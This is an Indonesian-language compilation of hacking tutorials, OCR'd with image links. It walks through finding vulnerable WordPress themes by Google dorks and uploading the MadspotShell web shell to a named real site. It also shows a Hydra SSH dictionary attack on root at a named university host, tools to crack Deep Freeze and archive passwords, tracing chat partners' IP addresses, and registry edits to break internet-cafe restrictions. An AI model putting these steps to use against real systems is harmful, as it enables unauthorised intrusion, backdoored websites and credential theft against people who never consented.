2. Download MadspotShell Disini Extract dulu dari file Rar!

3. Cari target dengan DORK :

- inurl:/wp-content/themes/shepard
- inurl:/wp-content/themes/money
- inurl:/wp-content/themes/clockstone
- inurl:/wp-content/themes/ambleside
- inurl:/wp-content/themes/pacifico

#Dork dikembangkan sendiri ya :)

4. Untuk coba2 gunakan **Live Target & Live Target 2**

5. Great Thanks To om **Edo aka Mr. Goodday aka 007** Yg udh ngajarin :D

6. Download **Video Tutorial | Pass : onixidca**

Note: "Tidak semua website bisa dengan teknik ini, harap selalu mencari dan mencoba! karena dalam dunia Hacking tidak ada yg instants dan bisa berhasil dengan mudah! Mereka yg berhasil adalah mereka yg selalu sabar berusaha dan terus mencoba!"

Langkah- Langkah:

1. Masukan Dork ke dalam google

2. Pilih salah satu target yang kita dapat tadi (Kurang jelas lihat gambar)

Contoh :

http://www.robertcarpentry.com/wp-content/themes/pacifico/images/ ganti menjadi
http://www.robertcarpentry.com/wp-content/themes/pacifico/theme


3. Klik folder "Function" lalu klik file "Upload-bg.php" / "uploadbg.php" / "upload.php"

Note: Jika muncul "You Must Login....."atau blank? cari target lain!! :p "Jika muncul "error" berarti Web target Vulnerable" ;p

4. Buka file CSRF.html yang tadi sudah di download dengan notepad, ganti URLTARGET dengan link yang berada di addres bar target kamu tadi. Lihat Gambar! lalu save!


Contoh: "http://www.robertcarpentry.com/wp-content/themes/pacifico/theme/functions/upload-bg.php"

5. Buka file CSRF.html, akan muncul upload file. lalu Pilih Madspotshell.php lalu klik upload .



Jika berhasil maka akan muncul seperti ini (lihat gambar)


6. Udah diganti ? dan jika berhasil maka tampilannya akan jadi seperti ini




#itu tandanya shell backdoor kamu sudah terpasang :D sekarang terserah mau kamu apain website itu :)

#Saya menggunakan SHELL dari teman saya om X Inject :D (tampilan shell akan berbeda beda loh setiap jenisnya)

Tampilan madspotshell::



HALAMAN 7



Sebenarnya aplikasi program mengendalikan komputer dari jauh ini ditujukan untuk kebaikan dan kemudahan bagi praktisi IT diperusahaan-perusahaan dimana mempunyai kantor Cabang atau perwakilan disuatu negara atau kawasan tertentu. Yang ujungnya nanti bertujuan dalam efisiensi secara tepat dan cepat.
Namun saya kali ini, saya hanya mengulas 2 program yang sudah saya analisa dan gunakan dalam keseharian saya. Berikut ini programnya :
1. RealVNC

- Tersedia dalam versi Gratis dan Berbayar
- Tidak berfungsi kalau Komputer dipasang Firewall
- Tampilan layar program sederhana dan kecil
- Saat ditutup/close, program ini langsung tertutup.

Tampilan VNC Viewer

Cara menjalankannya :

1. Download aja sofware dari sumber : http://www.realvnc.com/
2. Jalankan programnya.
3. Bila selesai, maka program sudah bisa dipakai. Dengan cara sohib mengetahui IP address dan password yang telah sohib buat pada komputer yang akan dikontrol/remote. Kapan dan dimana saja selama ada koneksi internetnya.
4. *Catatan : kalau bisa passwordnya sama untuk satu gedung cabang kantor sohib atau labaoratorium atau apa saja lah namanya. Dengan maksud biar memudahkan sohib saja.*

2. Team Viewer

- Tersedia dalam versi gratis dan Berbayar
- Tetap berfungsi walaupun dipasang Firewall
- Tampilan Programnya agak besar
- Saat ditutup/close, program ini masih ada note-nya.
- Bisa dipakai berbagi dokumen dalam online meeting untuk presentasi.

Tampilan Team Viewer

Cara menjalankannya :

1. Download aja sofware dari sumber : http://www.teamviewer.com/id/index.aspx
2. Jalankan programnya.
3. Pilh satu komputer jadi admin (agar kontrol satu arah saja). Dan yang lain jadi user yang akan diremote. Tapi kalau mau share sama teman yang admin, harus komputer teman sohib juga jadi admin.
4. Bila selesai, maka program sudah bisa dipakai. Dengan cara sohib mengetahui IP address komputer yang akan dikontrol/remote. *Nah sohib sekarang bisa lakukan remote dimana saja dan kapan saja dengan catatan, komputer adminnya sohib bawa kemana-mana sohib pergi.*

Mungkin masih banyak lagi kegunaan kedua software tesebut. Yang saya sampaikan masih sedikit sekali, itupun hasil dari analisa dan penggunaan saya sehari-hari.
Software ini diharapkan bisa dimanfaatkan dengan bijak. Ibarat pisau, tergantung untuk apa digunakan dan siapa yang menggunakannya.

HALAMAN 8

Cara mudah Menjebol Password Deep Freeze 6

Melengkapi Tulisan Mengatasi Lupa Password Deepfreeze , sesuai dengan dinamika dan perkembangan jaman - banyak tips dan tools baru bermunculan ternyata :) termasuk juga untuk teknik untuk menjebol password Deep Freeze. Jika sebelumnya ada unfreezer untuk Deepfreeze 5 tetapi reset password harus dilakukan secara manual untuk Deepfreeze 6, maka sekarang ini beberapa tools penjebol password bahkan sudah bisa dipake untuk mereset password Deep Freeze versi 6

Kalau anda admin warnet dan sebangsanya, saya sarankan anda mengikuti perkembangan ini, karena tools ini benar-benar lumayan mengerikan. Bahkan kesan saya malah lebih mak nyus dari Unfreezer untuk DF 5.

Ada dua tools setidaknya setahu saya yang bisa dipakai untuk menjebol password DF 6 nyaris dengan seketika tanpa perlu susah payah. Ngeri deh :(

TOOLS PERTAMA bernama Anti Deepfreeze, kelihatannya karya programmer Arab.

Tampilannya seperti ini :

Cara menggunakannya sangat mudah, Tinggal pilih versi Deepfreeze lalu klik tombol Apply. Kemudian klik gambar icon Deepfreeze di taskbar (Ctrl + Shift) sambil klik icon . Jika ada kotak password biarkan kosong, langsung masuk saja. Anda akan dibiarkan masuk konfigurasi Deepfreeze tanpa password

TOOLS KEDUA bernama Uninstall Deepfreeze, karya programmer Vietnam. Kalo program sebelumnya pake bahasa Inggris , program yang ini berbahasa Vietnam.

Tampilannya seperti ini :

Cara memakainya juga mudah meskipun berbahasa Vietnam, klik tombol Login, sampai tombol Login tidak aktif dan tombol Crack berubah menjadi aktif. Kemudian klik tombol Crack. Langkah selanjutnya sama. Masuk ke file konfigurasi DeepFreeze dengan Ctrl+ Shift + klik icon DF atau cara lain. Bila ada kotak password abaikan, langsung masuk saja.

Semua cara ini dilakukan di Normal Windows, tetapi memang butuh restart komputer. Sekali lagi, karena potensi dua tools ini agak tidak mengenakkan buat admin warnet cs, saya himbau rekan2 admin lebih memperhatikan masalah ini dengan menambah proteksi DF dengan tools yang lain. Meskipun memang yang namanya program apapun tetap ada kemungkinan ditembus passwordnya.

==========

Download dua tools tersebut di sini

Gunakanlah alat bantu ini dengan bijaksana

HALAMAN 9

Cara Membobol Password File Zip Dan Rar Dengan Menggunakan Zip Password Recovery Dan Rar Password Recovery

Kebanyakan dari kita mungkin pernah mengalami file Rar atau Zip yang didownload ga bisa diekstrak karena file tersebut terkunci. Udah downloadnya lama, ketika mau diekstrak malah minta password. Mau dihapus ga mungkin soalnya dah nunggu lama untuk downloadnya. Daripada bingung, mending coba Zip Password Recovery atau Rar Password Recovery untuk bobol password file Zip atau Rar.

1. Download Zip Password Recovery

Download Rar Password Recovery

atau

Download Rar Unlock

2. Instal Program seperti cara menginstal program pada umumnya.

3. Jalankan Program Zip Password Recovery atau Rar Password Recovery.

4. Klik Open atau Open File untuk mencari file Zip atau Rar yang akan dicari passwordnya.

5. Pilih salah satu pilihan yang ada pada tab Recovery.

6. Tunggu hingga proses selesai. Lama proses tergantung kapasitas file Zip atau Rar.


RAR Password Recovery v2.0
RAR Password Recovery
Open
Start
Stop
Buy Now
Help
About
File name:
C:\Documents and Settings\Ucs\Desktop\LCD Clock.rar
Open File
Recovery
Brute-force
Dictionary
Option
Type of Attack for Documents with Strong Encryption
Brute-force with Mask Attack(Trying All Possible Combinations)
Brute-force with Mask Attack
Dictionary Attack(Recommended)
Log Windows
Date time
Event
1/1/2006 0:42:3
Begin to crack password for the file C:\Documents and ...
Process Indicator
Current Password:
v
Current Speed:
4
Rar Password Decryption Trial,version 3.0.0.1.Copyright(C) 2006-2012


ZIP Password Recovery v2.0
ZIP Password Recovery
Open
Start
Stop
Buy Now
Help
About
File name:
C:\Documents and Settings\Ucs\Desktop\LCD Clock.zip
Open File
Recovery
Brute-force
Dictionary
Option
Type of Attack for Documents with Strong Encryption
Brute-force with Mask Attack(Trying All Possible Combinations)
Brute-force with Mask Attack
Dictionary Attack(Recommended)
Log Windows
Date time
Event
1/1/2006 0:43:51
Begin to crack password for the file C:\Documents and ...
Process Indicator
Current Password:
ej
Current Speed:
4
Zip Password Decryption Trial,version 3.0.0.1.Copyright(C) 2006-2012

Cara Hack Website menggunakan Acunetix Web Vulnerability Scanner

Kita sediakan terlebih dahulu tools yang akan kita pakai untuk hack

1. Acunetix Web Vulnerability Scanner (Enterprise Edition)

Acunetix ini banyak di internet, jadi dengan mudah kita dapat men-downloadnya(beserta crack-nya)

Acunetix ini digunakan untuk scanning website yang telah kita tentukan dan kita akan mendapatkan informasi mengenai website tersebut.

2. Oracle VM VirtualBox Manager

Oracle VM VirtualBox Manager adalah aplikasi yang digunakan untuk menjalankan OS Backtrack secara virtual.

3. BackTrack versi 5R1

BackTrack adalah OS yang memiliki banyak tools yang berhubungan dengan hacking jaringan / web / aplikasi.

4. Hydra Tools Pada BackTrack 5R1

Hydra adalah tools yang digunakan untuk melakukan dictionary attack pada login web server tersebut.

Sekarang semua tools sudah tersedia, saatnya hacking time…

Langkah Pertama

1. Kita lakukan scan pada web server : cls.maranatha.edu menggunakan acunetix


Pilih menu File > New > Web Site Scan.

Nanti akan muncul seperti ini :

2.

Tuliskan website urlnya : cls.maranatha.edu

Karena kita tidak tahu server menggunakan teknologi apa, maka pilih teknologi yang umum digunakan, yaitu : PHP, ASP, dan ASP.NET




Pilih NEXT>NEXT>NEXT>FINISH

Lalu Acunetix akan bekerja.


Tunggu sampai dapat hasilnya, cepat/lambat scanning tergantung dari koneksi internet yang kita miliki, semakin cepat koneksi internetnya, semakin cepat pula proses scan akan berjalan.

Setelah proses scan selesai, maka kita akan mendapatkan informasi mengenai server cls.maranatha.edu, seperti ini :

1. Info OS dan Web Server.



2. Info Port yang terbuka. port 22/SSH dan port 80/HTTP




Bila sudah mendapatkan informasi mengenai web tersebut, maka sekarang kita lakukan penyerangan.


Jalankan Virtual Box.

Klik New:

Pilih Other, Other dan klik Next.




Pilih Besarnya memory untuk BackTrack.




Klik Next terus hingga Finish dan Create.


Klik Setting dan seting pada bagian Network pilih “Bridge Adapter”



Pada bagian storage, select empty dan “Choose a virtual cd/disk file”




Pilih .iso BackTrack, dan Open




Lalu pilih OK dan klik Start

Pada saat “Boot :” tekan Enter saja.




Pilih Default boot



Tulis “startx” lalu Enter


Download Passwordlist dan simpan pada desktop.




Klik Menu pada kiri bawah desktop, pilih Run Command

Nanti akan muncul searchbox pada bagian atas, tuliskan hydra-gtk


Tampilan Hydra versi GUI akan seperti ini, masukan IP web cls.maranatha.edu, (lakukanlah ping pada cls.maranatha.edu, maka akan terlihat IP dari web tersebut), pilih port 22 dan protocol ssh dan centang pada Show Attempts



Lalu pada bagian Password, tuliskan username root, karena pada OS semacam linux memiliki user tertinggi adalah “root”, lalu pilih Pasword List dengan paswordlist.txt yang tadi telah di download.



Pada bagian Start, langsung saja klik Start pada bagian bawah kiri, lalu kita akan melihat hasilnya.



Hydra akan melakukan dictionary attack sesuai dengan file password yang berada pada passwordlist.txt.Bila sudah selesai dari awal hingga akhir kata dalam passwordlist.txt tersebut, maka akan terlihat hasilnya, bahwa password berhasil ditemukan atau tidak.

HALAMAN 11

Cara Melacak IP Address dan Alamat Asli Seseorang Lewat Internet

Cara Melacak IP Address dan Alamat Asli Seseorang Lewat Internet - melacak IP address suatu situs. Dalam artikel ini akan membahas hal-hal berikut:

1. Melacak alamat IP suatu situs
2. Melacak Real Adress server suatu situs
3. Cara Mengetahui IP address lawan chatting kita

(:::::—– Pembahasan —–::::)

1. Melacak alamat IP suatu situs Untuk mengetahui alamat IP suatu situs, kita dapat melakukan PING terhadap situs tersebut. Caranya: Masuk ke command Prompt dan ketikan PING WWW.SITUS-YANG-DILACAK.COM lalu tekan enter. Maka akan muncul alamat Ip situs tersebut.

2. Melacak Lokasi server (real address) suatu situs Kita dapat melacak lokasi server suatu situs hanya dengan mengetahui alamat situsnya saja. Coba anda buka www.domainwhitepages.com Tinggal masukkan IP address situs tadi atau masukkan alamat situsnya dan anda akan mendapatkan info lengkap tentang server dari situs tersebut diantaranya adalah lokasi negara dan kota.

3. Melacak IP address lawan chatting kita Saat kita menggunakan Yahoo messenger, sebenarnya kita bisa mengetahui alamat IP dari lawan chatting kita. Caranya: :: Kirimkan suatu file pada lawan chat kita. :: Lalu masuklah ke Command Prompt (MSDOS) dan ketikkan NETSTAT -N lalu tekan enter, maka alamat

IP lawan chatting anda (yang telah anda kirimi file tadi) akan muncul beserta port yang digunakan untuk pengiriman file. :: Untuk mengetahui lokasi lawan chatting anda (real address) seperti ia berada di kampus atau di warnet mana, tinggal anda chek di www.domainwhitepages.com dengan mempergunakan alamat IP yang anda dapatkan.

*Ingin menggunakan YM untuk beberapa user id di komputer yang sama? Anda bisa menggunakan software dan juga bisa dengan trik di bawah ini:

1. Start > Run…> regedit
2. Buka HKEY_CURRENT_USER > Software > yahoo > pager > test
3. Pada sebelah kanan, klik kanan > New > DWORD value
4. Beri nama Plural tekan enter 2 kali dan berikan nilai 1
5. Pastikan YM anda telah dimatikan, jalankan YM dan login secara biasa.
6. Kalau masih tidak bisa coba lagi step ke-5, kalau masih tidak bisa RESTART

Tutorial Hacker :

Melacak ip addreas di yahoo Mesengger dan mesengger lainnya Banyak para Newbie tidak tahu cara menampilkan ip addreas teman chatnya di Yahoo Messenger, AOL dan lainnya, memang untuk melakukannya kita butuh triks, berbeda dengan IRC yang tinggal di whois aja, baik langsung saja kita memulai tutorialnya, pertama-tama kirimkankan file apa saja yang anda punya ke teman chatting anda dimana ini fungsinya sebagai timing waktu agar anda punya waktu untuk mengetikkan perintah-perintah untuk menampilkan ip addreas teman chat anda, disarankan diatas 600kb, lebih besar itu lebih bagus karena itu akan menyebabkan waktu anda lebih banyak.

1.Segera buka MS-DOS anda, lalu ketikkan netstat -n lalu akan tampil ip teman chat anda, misalkan saja muncul tampilan sebagai berikut : 202.133.80.45 : 5000+++ ->> ip ini (202.133.80.45) ternyata setelah dicek itu milik Graha Net, nah ahkirnya ketahuan tuh si pemakai messenger di warnet mana, nah kalau 5000+ itu adalah portnya yang dikirimin file ama anda. Tujuan dari tutorial ini bahwa segala macam komunikasi diinternet tanpa penggunaan proxy dan semacamnya masih dapat dilacak dengan begitu mudahnya, sehingga gue mengingatkan untuk penggunaan proxy anonymous setiap anda berselancar di internet jika anda benar-benar ingin mengurangi resiko dari berbagai jenis pelacakan.

2. Cara masuk ke DOS pada Windows XP yang serba dikunci Banyak warnet yang membatasi akses gerak kita di Windows seperti fasilitas DOS, Windows Explorer, setting dan sebagainya dalam keadaan tidak dapat kita sentuh, huh, emang nyebelin kalo kita bener-bener perlu akses ini Gue punya jawaban Cara masuk di DOS pada Windows XP yang serba di lock fasilitasnya :

1. Pada icon dalam dekstop atau start menu di klik kanan, lalu pilih properties
2. Di properties pilihlah “find target…”
3. Muncul Window lalu pilih search diatas
4. Pada Search pilihlah “All Files and folders”

5. Lalu cari file “cmd.exe” di windows
6. Jika di temukan maka jalankan file cmd.exe.
7. Dengan menjalankan file cmd.exe maka anda telah masuk ke dos Jika ternyata penguncian benar-benar total maka anda dapat mengubah registry windows melalui pembuatan file *.reg dengan notepad / word pad, kemudian anda jalankan file *.reg tersebut, cara untuk membuatnya ada dihalaman ini juga. Tujuan dari tutorial ini agar kita dapat lebih banyak bergerak leluasa diwarnet-warnet yang keamanannya terlalu dilindungi sehingga membuat kita tidak bisa berbuat banyak di komputer tersebut.

3. Menembus fasilitas umum windows yang terlalu dibatasi Menjengkelkan jika fasilitas MS-DOS, RUN, Find dan sebangsanya di hilangkan dari desktop di komputer warnet, biar ga terlalu BT, kita tembus aja pakek cara ini

1. Masuk ke Notepad / Wordpad / Ms Word

2.Laluketik dibawah ini REGEDIT4
[HKEY_CURRENT_USER\""SOFTWARE\""Microsoft\""Windows\""CurrentVersion\""Policies\""System]
“DisableRegistryTools”=dword:00000001
[HKEY_CURRENT_USER\""SOFTWARE\""Microsoft\""Windows\""CurrentVersion\""Policies\""Explorer]
“NoRun”=dword:00000000

